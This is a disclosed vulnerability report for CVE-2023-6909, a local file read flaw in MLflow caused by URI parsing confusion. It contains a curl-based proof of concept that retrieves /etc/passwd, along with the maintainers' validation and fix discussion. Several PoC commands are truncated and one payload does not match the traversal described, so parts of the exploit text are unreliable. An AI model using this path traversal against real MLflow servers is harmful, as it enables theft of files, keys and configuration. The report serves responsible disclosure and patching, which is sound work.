

Local File Read (LFI) due to URI parsing confusion in mlflow/mlflow

✓ Valid

Reported on Sep 25th 2023

As the framework is quite complex, I'm going to take the default configuration as reference for the whole report

Requirements

None: by default no authentication is required.

Description

The `MLFlow` web application allows to create `experiments` and associate runs to it. This can be done with:

1. Create an experiment:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "artifact_location": "poc"}' http://localhost:5000/api/2.0/experiments/create

# Output
{
  "experiment_id": "896866883557087791"
}
```

2. Associate a run to it:

```
curl -X POST -H 'Content-Type: application/json' -d '{"experiment_id": "896866883557087791", "run_name": "poc", "entry_point": "poc"}' http://localhost:5000/api/2.0/runs/create

# Output
{
  "run": {
    "info": {
      "run_uuid": "20f2140b43734ab784677945a7ec9db5",
      # ...
      "artifact_uri": "https://mizu.re/20f2140b43734ab784677945a7ec9db5/artifacts?artifact_id=20f2140b43734ab784677945a7ec9db5",
      # ...
    },
    "inputs": {}
  }
}
```

```
}  
}
```

In this flow, there are 2 interesting things:

- Any value is allowed in the experiment's `artifact_location` attribute.
- In case of an `http(s)` URL with query string (`?a=a`), when associate a run, it will append it at the end.

The second behavior is due to the `append_to_uri_path` function: ([permalink](#))

```
def append_to_uri_path(uri, *paths):  
    path = ""  
    # ...  
  
    new_uri_path = _join_posixpaths_and_append_absolute_suffixes(parsed_uri.path, p  
    new_parsed_uri = parsed_uri._replace(path=new_uri_path)  
  
    return prefix + urllib.parse.urlunparse(new_parsed_uri)
```

As you can see in the above snippet, it `parse` / `unparse` the `URL` to add the `path` to `URL.path` without changing the rest of the `URL`. Due to this, `https://mizu.re/?a=a` is transformed to `https://mizu.re/20f2140b43734ab784677945a7ec9db5/artifacts?a=a`.

Why is this a problem?

When creating a `model version`, it is possible to link it to a run:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "run_id": "20f
```

In order to validate the provided `source`, it will check, in case of a `local path`, if it is one of the `run`'s `artifact` parent directories: ([permalink](#))

```
def _validate_source(source: str, run_id: str) -> None:  
    if is_local_uri(source):  
        if run_id:  
            store = _get_tracking_store()  
            run = store.get_run(run_id)  
            source = pathlib.Path(local_file_uri_to_path(source)).resolve() # HERE  
            run_artifact_dir = pathlib.Path(local_file_uri_to_path(run.info.artifac  
            if run_artifact_dir in [source, *source.parents]:  
                return  
  
    # ...
```

To do that, it will convert the `run`'s artefact `URI` to a `file:///` `URI` without considering the initial protocol. This is done using the `local_file_uri_to_path` function: ([permalink](#))

```
def local_file_uri_to_path(uri):
    path = uri
    if uri.startswith("file:"):
        parsed_path = urllib.parse.urlparse(uri)
        path = parsed_path.path
        # Fix for retaining server name in UNC path.
        if is_windows() and parsed_path.netloc:
            return urllib.request.url2pathname(rf"\\{parsed_path.netloc}{path}")
    return urllib.request.url2pathname(path)
```

As a summary, it will:

1. Take the run's URI.
2. Convert it to a local URI (`https://mizu.re/20f2140b43734ab784677945a7ec9db5/artifacts?a=a` -> `/<current-working-directory>/https://mizu.re/20f2140b43734ab784677945a7ec9db5/artifacts?a=a`).
3. Resolve the local URI (`../`).
4. Create a list of parent directory (`/`, `/<CWD>`, `/<CWD>/https:`, `/<CWD>/https://mizu.re...`)
5. Check if the provided source is one of the parent directories.

Thus, because it is possible to control the end of a `run`'s `artifact URI` thanks to the query string, we could create an `experiment` with ->

```
http:///?.../etc/.
```

In this configuration, the run artifact URI will become `http://<random-hex>/artifact?../../../../../../../../../../../../etc/`. When creating a linked model version, it will be converted to `/etc/` which will allows to use `/etc/` as model's source.

Then, querying `http://127.0.0.1:5000/model-versions/get-artifact?path=passwd&name=poc&version=1` should return you `/etc/passwd`.

▮ Proof of Concept

Start the mlflow web server:

```
mlflow ui --host 127.0.0.1:5000
```

Create a malicious experiment:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "artifact_location": "s3://my-bucket/poc.jar"}
```

Associate a run to it:

```
curl -X POST -H 'Content-Type: application/json' -d '{"experiment_id": "{{EXPERIMEN
```

Create a registered model:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://127.0.0.1:8080/api/v1/poc'
```

Link a model version to the malicious run:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "run_id": "{{R
```

```
Read /etc/passwd :
```

```
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=passwd&name=poc&versio
```

```
mizu@mizu:~$ curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=passwd&name=poc&version=2'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Models Impact

This issue can be used to read any files on the system. Depending on the server configuration, this could impact them at many levels.

Fix suggestion

There is 2 ways to fix this issue:

- Avoid keeping `?a=a` at the end of `artifact_uri` for runs.
- Check the `run`'s artifact URI protocol before converting it to local URI.

Impact

A malicious user could abuse this vulnerability to read any file on the victim server like:

- SSH Keys
- Artifacts information
- Internal configuration
- Sensitive files
- ...

Occurrences

file_utils.py L600

Convert URI to local path without considering his protocol.

- ⚙️ We are processing your report and will contact the **mlflow** team within 24 hours. 2 years ago
- 🔗 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists 2 years ago
- ✉️ We have contacted a member of the **mlflow** team and are waiting to hear back 2 years ago
- ✍️ **Dan McInerney** modified the Severity from Critical (10) to Critical (9.3) 2 years ago
- ★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1
- ✅ **Dan McInerney** validated this vulnerability 2 years ago

Hi Mizu,

Great report, we have validated. In order to keep stricter standards to the CVSS scoring system, we've set this as a 9.3 and changed previous LFI's in MLflow to the same score. We're setting Integrity: Low to demonstrate that this is likely to allow the theft of SSH/cloud keys as we've seen in the majority of MLflow deployments but since that requires a specific deployment of MLflow and is not the direct impact of the vulnerability we convened and decided we cannot accurately label MLflow LFIs as Integrity: High. Since this vulnerability doesn't directly impact availability we're setting that to None.

Thanks, Dan McInerney Lead Threat Researcher

\$ kevin-mizu has been awarded the disclosure bounty ✓

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7



Dan McInerney gave praise 2 years ago

Great PoC, undo CVSS score revision penalty.

★ The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1

Mizu commented 2 years ago

Researcher

Hello ☹

No problem with the new score, thanks for the explanation 🙏

If MLFlow @maintainer has any question about how to fix this, do not hesitate ;)

Best regards, Kévin.

Yuki Watanabe commented 2 years ago

Maintainer

Hi Mizu, we've filed a PR for fixing this issue: <https://github.com/mlflow/mlflow/pull/10653>

I'd appreciate if you could take a look at this as well. Thanks!

Mizu commented 2 years ago

Researcher

Hi, all looks good 😊

Yuki Watanabe commented 2 years ago

Maintainer

Awesome! This one will be included in 2.9.2 release as well, thanks for reporting this issue!



Yuki Watanabe marked this as fixed in 2.9.2 with commit 1da75d 2 years ago

\$ Yuki Watanabe has been awarded the fix bounty ✓

\$ file_utils.py#L600 has been validated ✓



This vulnerability has now been published 2 years ago

[Sign in](#) to join this conversation

CVE

CVE-2023-6909

Published

Vulnerability Type

CWE-29: Path Traversal: '..\filename'

Severity

High (7.5)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None

[Open in visual CVSS calculator](#) 

Registry

Pypi

Affected Version

2.7.1 (latest)

Visibility

Public

Status

Fixed


Disclosure Bounty

\$1500

Fix Bounty

\$375

Found by




Mizu

@kevin-mizu

LIGHTWEIGHT



Fixed by



Yuki Watanabe

@b-step62

UNPROVEN



